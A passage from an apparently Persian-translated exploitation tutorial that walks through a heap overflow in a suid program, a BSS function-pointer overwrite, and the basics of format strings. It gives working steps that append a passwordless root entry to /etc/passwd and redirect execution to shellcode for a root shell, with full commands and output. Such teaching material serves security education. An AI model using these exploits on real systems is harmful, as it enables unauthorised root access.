 char *userinput = malloc(20);
 char *outputfile = malloc(20);

 if(argc < 2)
{
   printf("Usage: %s <string to be written to /tmp/notes>\n", argv[0]);
   exit(0);
}

// Copy data into heap memory
 strcpy(outputfile, "/tmp/notes");
 strcpy(userinput, argv[1]);

// Print out some debug messages
 printf("---DEBUG--\n");
 printf("[*] userinput @ %p: %s\n", userinput, userinput);
```

[35] (10 -1) * 2 = 18

```
 printf("[*] outputfile @ %p: %s\n", outputfile, outputfile);
 printf("[*] distance between: %d\n", outputfile - userinput);
 printf("----------\n\n");

// Writing the data out to the file.
 printf("Writing to \"%s\" to the end of %s...\n", userinput, outputfile);
 fd = fopen(outputfile, "a");
 if (fd == NULL)
 {
   fprintf(stderr, "error opening %s\n", outputfile);
   exit(1);
 }
 fprintf(fd, "%s\n", userinput);
 fclose(fd);

 return 0;
}
```

خروجی زیر فرآیند کامپایل، تنظیم شدن به صورت suid **و اجرا شدن آنرا نشان می دهد:**

```
$ gcc -o heap heap.c
$ sudo chown root.root heap
$ sudo chmod u+s heap
$
$ ./heap testing
---DEBUG--
[*] userinput @ 0x80498d0: testing
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "testing" to the end of /tmp/notes...
$ cat /tmp/notes
testing
$ ./heap more_stuff
---DEBUG--
[*] userinput @ 0x80498d0: more_stuff
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24

----------

Writing to "more_stuff" to the end of /tmp/notes...
$ cat /tmp/notes
testing
more_stuff
$
```

این یک برنامه نسبتا ساده است که یک آرگومان واحد (به عنوان رشته) را گرفته و سپس آن رشته را به فایل /tmp/notes **اضافه میکند. نکته قابل ذکر این است که حافظه متغیر** userinput **قبل از متغیر** outputfile **روی** heap **تخصیص یافته است. خروجی اشکال زدایی از برنامه ما را در روشن کردن این موضوع یاری می دهد. مشهود است که بافر** userinput **در آدرس** 0x80498d0 **و بافر** outputfile **در آدرس** 0x80498e8 **واقع شده است. فاصله بین این دو آدرس ۲۴ بایت می باشد. چون اولین بافر با کاراکتر پوچ پایان یافته است، لذا بیشترین مقدار داده ای که می توان در این بافر قرار داد بدون اینکه در بافر بعدی سرریز کند ۲۳ بایت خواهد بود. می توان این مسئله را با استفاده از آرگومان های ۲۳ بایتی و ۲۴ بایتی بررسی کرد.**

```
$ ./heap 1234567890123456789012345
---DEBUG--
[*] userinput  @ 0x80498d0: 1234567890123456789012345
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "1234567890123456789012345" to the end of /tmp/notes...
```

```
$ cat /tmp/notes
testing
more_stuff
12345678901234567890123
$ ./heap 123456789012345678901234
---DEBUG--
[*] userinput  @ 0x80498d0: 123456789012345678901234
[*] outputfile @ 0x80498e8:
[*] distance between: 24
----------

Writing to "123456789012345678901234" to the end of ...
error opening ÿh
$ cat /tmp/notes
testing
more_stuff
12345678901234567890123
$
```

همانطور که پیش بینی می شد، ۲۳ بایت را می توان بدون مشکل در بافر userinput ذخیره کرد، اما هنگامی که آرگومان ۲۴ بایتی را امتحان می کنیم، بایت پایان دهنده ی پوچ بر ابتدای بافر outputfile سرریز می کند. این مسئله سبب می شود که ماهیت outputfile مانند یک بایت پوچ باشد که مسلما نمی توان آنرا به عنوان یک فایل باز کرد. اما اگر چیز دیگری نیز همراه با بایت پوچ در بافر outputfile سرریز می کرد چه اتفاق می افتاد؟

```
$ ./heap 123456789012345678901234testfile
---DEBUG--
[*] userinput  @ 0x80498d0: 123456789012345678901234testfile
[*] outputfile @ 0x80498e8: testfile
[*] distance between: 24
----------

Writing to "123456789012345678901234testfile" to the end of testfile...
$ cat testfile
123456789012345678901234testfile
$
```

این دفعه رشته testfile در بافر outputfile سرریز کرده است که سبب می شود برنامه، به جای نوشتن روی /tmp/notes (که در اصل برای انجام این کار برنامه نویسی شده بود) بر روی testfile در این کار را انجام دهد.

یک رشته تا زمان برخورد به بایت پوچ خوانده می شود، لذا کل رشته به عنوان userinput در فایل نوشته می شود. چون این برنامه suid است و می توان نوشتن داده ها را در یک فایل کنترل کرد، لذا می توان داده ها را در هر فایلی نوشت. اما این داده ها محدودیت هایی نیز دارند، مثلا باید داده ها با نام فایل اصلی پایان پذیرد.

چندین راه برای اکسپلویت کردن و سو استفاده از چنین قابلیت هایی وجود دارند. شاید واضح ترین راه اضافه کردن داده به فایل /etc/passwd باشد (جهت ساخت یک هویت جدید برای نفوذگر). این فایل حاوی تمام نام های کاربری، شناسه ها و پوسته های ورود به سیستم برای تمام کاربران سیستم است. لذا طبیعی است که بگوئیم این فایل یک فایل سیستمی مهم و بحرانی است، لذا قبل از کارکردن با آن بهتر از یک نسخه پشتیبان از آن تهیه کنید.

```
$ cp /etc/passwd /tmp/passwd.backup
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
$
```

فیلدها در فایل /etc/passwd با کاراکترهای دو نقطه یا کالن (:) از هم جدا می شوند که در آن فیلدها به صورت نام ورود به سیستم (login name)، رمز عبور (password)، شناسه کاربر (User-ID)، شناسه گروه (Group-ID)، نام کاربر (username)، شاخه خانگی (home directory) و نهایتا پوسته ورود به سیستم (login shell) هستند. تمام فیلدهای پسورد با کاراکتر x پر شده اند، چرا که پسوردهای رمزشده در جایی دیگر در فایل **shadow** ذخیره شده اند. اما اگر این فیلد خالی باشد، نیاز به رمزعبور نیست. بعلاوه به هر فقره در فایل پسورد که دارای شناسه کاربری 0 باشد، سطح اختیارات ریشه اعطا خواهد شد. به این صورت می توان هدف نهایی را اضافه کردن یک فقره به فایل پسورد با سطح اختیارات ریشه و بدون رمزعبور دانست. لذا خطی که باید به فایل پسورد اضافه کنیم چیزی شبیه به خط زیر خواهد بود:

```
myroot::0:0:me:/root:/bin/bash
```

اما ماهیت این نوع سرریز heap در برنامه اجازه نخواهد داد که این خط را دقیقا در فایل /etc/passwd بنویسیم، چون همان طور که ذکر شد رشته اضافه شده باید با /etc/passwd خاتمه یابد. با این حال اگر صرفا نام این فایل را به انتهای فقره خود اضافه کنیم، ساختار آن فقره در فایل پسورد غلط خواهد بود. اما میتوان این محدودیت را با استفاده از *اتصال فایل به صورت سمبولیک (symbolic file link)* رفع کرد، لذا فقره می تواند هم با رشته /etc/passwd پایان یابد و هم اینکه در فایل پسورد معتبر شناخته شود. در زیر چگونگی انجام اتصال سمبولیکِ فایل را می بینید:

```
$ mkdir /tmp/etc
$ ln -s /bin/bash /tmp/etc/passwd
$ /tmp/etc/passwd
$ exit
exit
$ ls -l /tmp/etc/passwd
lrwxrwxrwx   1 matrix   users      9 Nov 27 15:46 /tmp/etc/passwd ->
/bin/bash
```

در حال حاضر رشته"/tmp/etc/passwd" به پوسته فرمان "/bin/bash" اشاره می کند. یعنی "/tmp/etc/passwd" نیز به عنوان یک نام ورودی معتبر برای فایل پسورد شناخته می شود، لذا خط زیر به عنوان یک فقره معتبر در فایل پسورد خواهد بود:

```
myroot::0:0:me:/root:/tmp/etc/passwd
```

تنها کافی است مقادیر این خط را مقداری تغییر دهیم بطوریکه قسمت قبل از "/etc/passwd" دقیقا ۲۴ بایت طول داشته باشد:

```
$ echo -n "myroot::0:0:me:/root:/tmp" | wc
      0       1      25
$ echo -n "myroot::0:0:m:/root:/tmp" | wc
      0       1      24
$
```

به این صورت اگر رشته "myroot::0:0:m:/root:/tmp/etc/passwd" را به برنامه آسیب پذیر بدهیم، این رشته به انتهای فایل /etc/passwd اضافه خواهد شد و چون این خط دارای پسورد نیست و سطح اختیارات ریشه را نیز دارد، لذا می توان براحتی با استفاده از این اکانت اختیارات ریشه را بدست آورد. خروجی زیر این مسئله را نشان می دهد:

```
$ ./heap myroot::0:0:m:/root:/tmp/etc/passwd
---DEBUG--
[*] userinput  @ 0x80498d0: myroot::0:0:m:/root:/tmp/etc/passwd
[*] outputfile @ 0x80498e8: /etc/passwd
[*] distance between: 24
----------

Writing to "myroot::0:0:m:/root:/tmp/etc/passwd" to the end of
/etc/passwd...
$ cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
myroot::0:0:m:/root:/tmp/etc/passwd
$
$ su myroot
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

۲,۸,۲. جاینویسی اشارگرهای تابع

از مثال سرریز در قطعه BSS از حافظه را نمایش می دهد. برنامه مورد نظر یک بازی شانسی ساده است. برای بازی کردن باید ۱۰ امتیاز خود را خرج کنیم. هدف بازی حدس زدن یک شماره انتخاب شده تصادفی از ۱ تا ۲۰ است. اگر شماره درست حدس زده شده باشد، ۱۰۰ امتیاز به عنوان جایزه دریافت می کنیم (کدهای مربوط به اضافه و کم کردن امتیاز از این مثال حذف شده اند، چون به این برنامه فقط به عنوان یک مثال نگاه می کنیم). تغییرات موجود در امتیازات بوسیله پیام های خروجی به آگاهی ما می رسند.

از لحاظ آماری سنگینی کفه ترازو در این بازی مخالف منافع بازیکن است، چونکه احتمال یک پیروزی ۱/۲۰ است (لذا شانس پیروزی با شکست مساوی نیست) و فقط امتیاز لازم برای ۱۰ بار بازی کردن را فراهم می آورد. اما شاید راهی وجود داشته باشد تا بتوان احتمال شکست و پیروزی را اندکی به هم نزدیک کرد.

bss_game.c code

```
#include <stdlib.h>
#include <time.h>

int game(int);
int jackpot();

int main(int argc, char *argv[])
{
   static char buffer[20];
   static int (*function_ptr) (int user_pick);

   if(argc < 2)
   {
      printf("Usage: %s <a number 1 - 20>\n", argv[0]);
      printf("use %s help or %s -h for more help.\n", argv[0], argv[0]);
      exit(0);
   }

// Seed the randomizer
 srand(time(NULL));

// Set the function pointer to point to the game function.
 function_ptr = game;

// Print out some debug messages
   printf("---DEBUG--\n");
```

```
   printf("[before strcpy] function_ptr @ %p:
%p\n",&function_ptr,function_ptr);
   strcpy(buffer, argv[1]);

   printf("[*] buffer @ %p: %s\n", buffer, buffer);
   printf("[after strcpy] function_ptr @ %p:
%p\n",&function_ptr,function_ptr);

if(argc > 2)
   printf("[*] argv[2] @ %p\n", argv[2]);
   printf("----------\n\n");

// If the first argument is "help" or "-h" display a help message
   if((!strcmp(buffer, "help")) || (!strcmp(buffer, "-h")))
   {
      printf("Help Text:\n\n");
      printf("This is a game of chance.\n");
      printf("It costs 10 credits to play, which will be\n");
      printf("automatically deducted from your account.\n\n");
      printf("To play, simply guess a number 1 through 20\n");
      printf("    %s <guess>\n", argv[0]);
      printf("If you guess the number I am thinking of,\n");
      printf("you will win the jackpot of 100 credits!\n");
   }
   else
// Otherwise, call the game function using the function pointer
   {
      function_ptr(atoi(buffer));
   }
}

int game(int user_pick)
{
   int rand_pick;

// Make sure the user picks a number from 1 to 20
   if((user_pick < 1) || (user_pick > 20))
   {
      printf("You must pick a value from 1 - 20\n");
      printf("Use help or -h for help\n");
      return;
   }

   printf("Playing the game of chance..\n");
   printf("10 credits have been subtracted from your account\n");
/* <insert code to subtract 10 credits from an account> */

// Pick a random number from 1 to 20
   rand_pick = (rand()% 20) + 1;

   printf("You picked: %d\n", user_pick);
   printf("Random Value: %d\n", rand_pick);

// If the random number matches the user's number, call jackpot()
   if(user_pick == rand_pick)
      jackpot();
   else
      printf("Sorry, you didn't win this time..\n");
}

// Jackpot Function. Give the user 100 credits.
int jackpot()
{
   printf("You just won the jackpot!\n");
   printf("100 credits have been added to your account.\n");
   /* <insert code to add 100 credits to an account> */
}
```

خروجی زیر فرآیند کامپایل و چند نمونه از اجرای برنامه را جهت انجام بازی نشان می دهد:

```
$ gcc -o bss_game bss_game.c
$ ./bss_game
Usage: ./bss_game <a number 1 - 20>
use ./bss_game help or ./bss_game -h for more help.
$ ./bss_game help
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: help
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Help Text:

This is a game of chance.
It costs 10 credits to play, which will be
automatically deducted from your account.

To play, simply guess a number 1 through 20
   ./bss_game <guess>
If you guess the number I am thinking of,
you will win the jackpot of 100 credits!
$ ./bss_game 5
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 5
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked: 5
Random Value: 12
Sorry, you didn't win this time..
$ ./bss_game 7
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 7
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked: 7
Random Value: 6
Sorry, you didn't win this time..
$ ./bss_game 15
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 15
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked: 15
Random Value: 15
You just won the jackpot!
100 credits have been added to your account.
$
```

۱۰۰ امتیاز کسب کردیم! نکته مهم در برنامه این است که بافر اعلان شده ی ایستا قبل از اشارگر تابع اعلان شده به صورت ایستا قرار گرفته است. چون هر دو آنها به صورت ایستا (static) و بدون مقدار اولیه (uninitialized) اعلان شده اند، لذا در قطعه BSS از حافظه قرار می گیرند. جملات اشکال زدایی نشان می دهند که بافر در آدرس

0x8049c74 و اشارگر تابع در 0x8049c88 قرار گرفته اند. اختلاف این دو آدرس ۲۰ بایت است. بنابراین اگر ۲۱ بایت در بافر قرار گیرد، بایت بیست و یکم بایستی بر روی اشارگر تابع سرریز کند. این سرریز در خروجی زیر با خط ضخیم نشان داده شده است.

```
$ ./bss_game 12345678901234567890
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890
[after strcpy] function_ptr @ 0x8049c88: 0x8048600
----------

Illegal instruction
$
$ ./bss_game 12345678901234567890A
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890A
[after strcpy] function_ptr @ 0x8049c88: 0x804 0041
----------

Segmentation fault
$
```

در اولین سرریز رخ داده در بالا، کاراکتر بیست و یکم بایت پوچ است که رشته را خاتمه می دهد. چون اشارگر تابع با ترتیب بایت Little Endian ذخیره شده است، لذا کم ارزش ترین بایت (آخرین بایت) با مقدار 0x00 جاینویسی شده و آدرس جدید اشارگر برابر با 0x8048600 می گردد. در خروجی فوق، اشارگر به دستور غیرمجازی اشاره می کند؛ اما ممکن است در سیستم های متفاوت به دستور مجازی اشاره داشته باشد.

اگر بایت دیگری را سرریز کنیم، بایت پوچ یک واحد به سمت چپ می رود و به این صورت بیست و دومین بایت بر روی کم ارزش ترین بایتِ اشارگر تابع سرریز می کند. در مثال قبلی کاراکتر A (با معادل هگزادسیمال 0x41) استفاده شد. یعنی نه تنها می توان بخش های اشارگر دستور را جاینویسی کرد، بلکه می توان آنها را کنترل نیز کرد. اگر ۴ بایت سرریز شوند، می توان کل اشارگر تابع را با آن ۴ بایت جاینویسی و کنترل کرد. در خروجی زیر این مهم نشان داده شده است:

```
$ ./bss_game 123456789012345678 90ABCD
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678 90ABCD
[after strcpy] function_ptr @ 0x8049c88: 0x44434241
----------

Segmentation fault
$
```

درمثال قبلی، اشارگر تابع با "**ABCD**" جاینویسی شده است. این مقادیر طبق الگوی ترتیب بایت Little Endian معکوس می شوند و با مقادیر هگزادسیمال **0x44** (D)، **0x43** (C)، **0x42** (B)، **0x41** (A) نشان داده می گردند. در هر دو مورد چون برنامه می خواهد به آدرس تابعی پرش کند که در آنجا هیچ تابعی وجود ندارد، لذا برنامه با پیغام ***Segmentation Fault*** کرش خواهد کرد. اما چون می توان اشارگر تابع را کنترل کرد، پس در نتیجه آن روند اجرای برنامه را نیز می توان کنترل کرد. اکنون فقط باید یک آدرس معتبر را بجای "ABCD" جایگزین کرد.

دستور ***nm***، نمادهای (symbol) موجود در *فایل های هدف (object file)* را لیست می کند. می توان از این دستور برای یافتن آدرس توابع در یک برنامه استفاده کرد.

```
$ nm bss_game
08049b60 D _DYNAMIC
08049c3c D _GLOBAL_OFFSET_TABLE_
080487a4 R _IO_stdin_used
         w _Jv_RegisterClasses
```

```
08049c2c d __CTOR_END__
08049c28 d __CTOR_LIST__
08049c34 d __DTOR_END__
08049c30 d __DTOR_LIST__
08049b5c d __EH_FRAME_BEGIN__
08049b5c d __FRAME_END__
08049c38 d __JCR_END__
08049c38 d __JCR_LIST__
08049c70 A __bss_start
08049b50 D __data_start
08048740 t __do_global_ctors_aux
08048430 t __do_global_dtors_aux
08049b54 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
08049c70 A _edata
08049c8c A _end
08048770 T _fini
080487a0 R _fp_hw
08048324 T _init
080483e0 T _start
         U atoi@@GLIBC_2.0
08049c74 b buffer.0
08048404 t call_gmon_start
08049c70 b completed.1
08049b50 W data_start
         U exit@@GLIBC_2.0
08048470 t frame_dummy
08049c88 b function_ptr.1
08048662 T game
0804871c T jackpot
08048498 T main 08049b58 d p.0
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U srand@@GLIBC_2.0
         U strcmp@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U time@@GLIBC_2.0
$
```

تابع jackpot() **یک هدف مناسب برای این اکسپلویت است. فاکتور شانس در این بازی بسیار کم است، اما اگر اشارگر تابع با آدرس تابع** jackpot **جاینویسی گردد، اصلا نیاز به بازی کردن نیست. در عوض تنها تابع** jackpot() **فراخوانی خواهد شد و به این صورت هر بار ۱۰۰ امتیاز به کاربر داده می شود و نهایتا نقطه تعادل شانس در این بازی را در جهت دیگر قرار خواهد داد. دستور پوسته** printf **را می توان با علامات نقل قول جهت چاپ آدرس به صورت** printf "\x1c\x87\x04\x08" **بکار برد.**

```
$ ./bss_game 12345678901234567890'printf "\x1c\x87\x04\x08"'
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890
[after strcpy] function_ptr @ 0x8049c88: 0x804871c
----------

You just won the jackpot!
100 credits have been added to your account.
$
```

اگر این بازی واقعی بود، می توانستیم با اکسپلویت کردن مکرر این آسیب پذیری، امتیازات بیشتری بدست آوریم.

همچنین در صورت suid root **بودن برنامه آسیب پذیری عمیق تر می بود.**

```
$ sudo chown root.root bss_game
$ sudo chmod u+s bss_game
```

حال که برنامه در محیط کاربری ریشه اجرا می گردد و می توان جریان اجرای برنامه را نیز کنترل کرد، لـذا گـرفتن یک پوسته ریشه کار چندان سختی نخواهد بود. تکنیکی که در قبل حول ذخیره سـازی شـل-کـد در متغیـر محیطـی بحث شد بایستی مناسب این وضعیت بوده و به درستی کار کند.

```
$ export SHELLCODE='perl -e 'print "\x90"x18;'"cat shellcode'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbfffffcfe
$ ./bss_game 12345678901234567890'printf "\xfe\xfc\xff\xbf"'
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890püÿ¿
[after strcpy] function_ptr @ 0x8049c88: 0xbfffffcfe
----------

sh-2.05a# whoami
root
sh-2.05a#
```

اما اگر ترجیح می دهید به طور حرفه ای تری روی آن کار کنید و مشکلی راجع بـه محاسـبات ریاضـی در مبنـای ۱۶ ندارید، می توانید سورتمه NOP را حذف کنید.

```
$ export SHELLCODE='cat shellcode'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbfffffd90
$ ./bss_game 12345678901234567890'printf "\x94\xfd\xff\xbf"'
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890yÿ¿
[after strcpy] function_ptr @ 0x8049c88: 0xbfffffd94
----------
sh-2.05a# whoami
root
sh-2.05a#
```

در حالت کلی سرریز بافر مفهوم نسبتا ساده ای است. گاهی اوقات داده ها می توانند از سرحدهای لحاظ شده ریزش کنند و برخی مواقع نیز روش هایی برای سو استفاده از این مسئله وجود دارد. در سرریزهای مبتنی بر پـشته، مـسئله تنها یافتن آدرس برگشت است. اما در سرریزهای مبتنی بر heap، ابتکار و نوآوری حرف اول را می زنند.

۲,۹. رشته های فرمت

آسیب پذیری های *رشته فرمت (format string)*، کـلاس نـسبتا جدیـدی از آسـیب پـذیری هـا هـستند. هماننـد اکسپلویت های سرریز بافر، هدف نهایی از یک اکسپلویت رشته فرمت نیز جاینویسی داده ها اسـت تـا بتـوان رونـد اجرایی یک برنامه را کنترل کرد. همچنین ممکن است اکسپلویت های رشته فرمت بر گونـه ای از اشـتباهات برنامـه نویسی استوار باشند که نظر به تاثیر آشکار آنها روی مسئله امنیت نرود. به هر حال در صورت حل شدن این معمـا و شناختن این تکنیک اکسپلویت، حل کردن معلما و تشخیص و رفع مشکلات در رابطه با این نوع آسیب پذیری ها نیز بسیار ساده خواهد بود. اما ابتدا پیش زمینه ای از رشته های فرمت نیاز است.

۲,۹,۱. رشته های فرمت و تابع printf()

رشته های فرمت توسط *توابع فرمت (format function)* از قبیل printf() استفاده می شوند. این توابع یـک رشـته فرمت را به عنوان اولین آرگومان دریافت می کنند. تعـداد آرگومـان هـا نیـز مبتنـی بـر همـان رشـته اسـت. دسـتور printf() مکررا در کدهای قبلی استفاده می شد. مثالی از آخرین برنامه را در زیر ملاحظه می کنید:

```
printf("You picked:    %d\n", user_pick);
```

در اینجا رشته فرمت برابر با "you picked: %d\n" است. تابع printf() رشته فرمت را چاپ می کند، اما به هنگام برخورد با یک *پارامتر فرمت (format parameter)* مثل %d عملیات خاص و ویژه ای انجام می دهد. این پارامتر جهت چاپ کردن آرگومان بعدی تابع به عنوان یک مقدار صحیح در مبنای ده مورد استفاده قرار می گیرد. در جدول زیر پارامترهای فرمت مشابه دیگری را مشاهده می کنید.

پارامتر	نوع خروجی
%d	مبنای ده (دسیمال)
%u	مبنای ده و بدون علامت (Unsigned Decimal)
%x	مبنای شانزده (هگزادسیمال)

تمام پارامترهای فرمت فوق داده های خود به صورت *داده* دریافت می کنند، نه به صورت *اشارگر به داده*. پارامترهای فرمت دیگری وجود دارند که داده های خود را به صورت اشارگر دریافت می کنند. در زیر این پارامترها لیست شده اند:

پارامتر	نوع خروجی
%s	رشته
%n	تعداد بایت هایی که تا به حال نوشته شده اند

پارامتر فرمت %s انتظار دریافت یک *آدرس حافظه* را دارد و داده های موجود در آن آدرس حافظه را تا زمان برخورد به یک بایت پوچ چاپ می کند. پارامتر فرمت %n یک پارامتر خاص است، چرا که عمل *نوشتن* را در داده انجام می دهد. این پارامتر نیز انتظار دریافت یک آدرس حافظه را دارد و تعداد بایت هایی را که از ابتدا تا مکان پارامتر نوشته شده اند در آن آدرس حافظه می نویسد.

یک تابع فرمت مثل printf() تنها رشته فرمت منتقل شده به خود را ارزیابی می کند و هر هنگام که با یک پارامتر فرمت برخورد کند عمل خاصی را انجام می دهد. هر پارامتر فرمت انتظار انتقال یک متغیر را به خود می کشد، بنابراین اگر سه پارامتر فرمت در یک رشته فرمت موجود باشد، آنگاه علاوه بر آرگومان رشته فرمت، باید سه آرگومان اضافی در تابع موجود باشد. یک مثال واضح شدن مطالب را تسریع می کند.

```
fmt_example.c code
#include <stdio.h>

int main()
{
   char string[7] = "sample";
   int A = -72;
   unsigned int B = 31337;
   int count_one, count_two;

// Example of printing with different format string
   printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
   printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
   printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
   printf("[string] %s Address %08x\n", string, string);

// Example of unary address operator and a %x format string
   printf("count_one is located at: %08x\n", &count_one);
   printf("count_two is located at: %08x\n", &count_two);

// Example of a %n format string
   printf("The number of bytes written up to this point X%n is being stored
in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n",
&count_one, &count_two);
```

```
   printf("count_one: %d\n", count_one);
   printf("count_two: %d\n", count_two);

// Stack Example
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);

exit(0);
}
```

فرآیند کامپایل و اجرای برنامه را مشاهده می کنید:

```
$ gcc -o fmt_example fmt_example.c
$ ./fmt_example
[A] Dec: -72, Hex: fffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: ' 31337', '00031337'
[string] sample Address bffff960
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one,
and
the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is -72 and is at bffff95c. B is 31337 and is at bffff958.
$
```

دو جمله printf() ابتدایی، نشان دهنده چاپ شدن متغیرهای A و B با پارامترهای فرمت مختلف هستند. چون در هر خط سه پارامتر فرمت وجود دارد، لذا متغیرهای A و B هر کدام باید سه بار ارائه شوند. پارامتر فرمت %d امکان چاپ شدن مقادیر منفی را نیز فراهم می آورد، درحالیکه %u خیر، چون این پارامتر انتظار مقادیر بدون علامت (مثبت) را دارد.

به هنگام استفاده از %u، متغیر A به صورت یک مقدار بسیار زیاد به خروجی رفته و چاپ می شود، چون مقادیر منفی که به صورت متمم دو ذخیره می شوند، در اینجا به عنوان یک مقدار بدون علامت نمایش داده اند. *متمم دو (Two's Complement)* روش ذخیره شدن *اعداد منفی* روی کامپیوترها است. مفهوم متمم دو، ارائه یک نمایش باینری (دودویی) از اعدد است، بطوریکه در صورت اضافه شدن آن به یک عدد مثبت با همان بزرگی (دامنه طول) عدد صفر تولید شود.

این کار با نوشتن عدد مثبت به صورت دو دویی، معکوس کردن تمام بیت ها و در آخر اضافه کردن عدد ۱ انجام می شود. می توان این مسئله را با یک ماشین حساب دارای مبنای ۲ و ۱۶، مثل pcalc، سریعا بررسی کرد.

```
$ pcalc 72
        72              0x48            0y1001000
$ pcalc 0y0000000001001000
        72              0x48            0y1001000
$ pcalc 0y1111111110110111
        65463           0xffb7          0y1111111110110111
$ pcalc 0y1111111110110111 + 1
        65464           0xffb8          0y1111111110111000
$
```

این مثال از pcalc نشان می دهد که دو بایت آخر از نمایش متمم دو برای 72- باید 0xffb8 باشند که این مسئله در خروجی هگزادسیمال A درست به نظر می آید.

سومین خط که با [field width on B] برچسب گذاری شده است، استفاده از گزینه *طول میدان (field width)* را در یک پارامتر فرمت نشان می دهد. طول میدان تنها یک عدد صحیح است که حداقل طول میدان برای آن پارامتر فرمت را تعیین می کند، اما نشان دهنده حداکثر طول میدان نخواهد بود، چون اگر مقدار خروجی بزرگتر از طول میدان باشد، لاجرم از طول میدان تعیین شده تجاوز خواهد کرد. مثلا اگر طول میدان برابر ۳ باشد این مسئله رخ می دهد، چراکه داده خروجی نیاز به ۵ بایت دارد. همچنین در صورتی که از ۱۰ بایت به عنوان طول میدان استفاده شود،

۵ بایت فضای خالی قبل از داده خروجی موجود خواهد بود. بعلاوه اگر مقدار طول میدان با یک صفر شروع شود، به این معنی خواهد بود که میدان در فضاهای خالی باید با اعداد صفر پر شود *(padding)*، مثلا اگر مقدار 08 به عنوان طول میدان استفاده شود، خروجی برابر با 00031337 خواهد بود.

خط چهارم که با [string] برچسب گذاری شده است، کاربرد پارامتر فرمت %s را نشان می دهد. *رشته متغیر (variable string)* در حقیقت یک اشارگر محتوای آدرس رشته است. این رشته متغیر به خوبی در این مورد کار می کند، چرا که پارامتر فرمت %s انتظار دارد که داده ها به صورت *ارجاعی (by-Reference)* به آن منتقل شوند.

همان طور که مثال ها به خوبی نشان می دهند، شما باید از %d برای مقادیر مبنای ده (دسیمال)، از %u برای مقادیر بدون علامت و از %h برای مقادیر مبنای شانزده (هگزادسیمال) استفاده کنید. حداقل طول میدان را می توان با قرار دادن یک عدد بعد از علامت ٪ تنظیم کرد. اگر طول میدان با 0 (صفر) شروع شود، فضاهای خالی با صفر پر میگردند (pad). پارامتر %s را می توان برای چاپ رشته ها به کار برد که به این منظور *آدرس* رشته باید به آن منتقل شود. تا اینجا همه چیز واضح و خوب پیش رفت.

قسمت بعدی در مثال استفاده از *عملگر آدرس یگانی (unary address operator)* را نشان می دهد. در زبان C، اگر کاراکتر *آمپرسند (&)* به هر متغیر اضافه شود، *آدرس* متغیر را بر می گرداند. قسمت مربوطه را در کد fmt_example.c مشاهده می کنید:

```
// Example of unary address operator and a %x format string
  printf("count_one is located at: %08x\n", &count_one);
  printf("count_two is located at: %08x\n", &count_two);
```

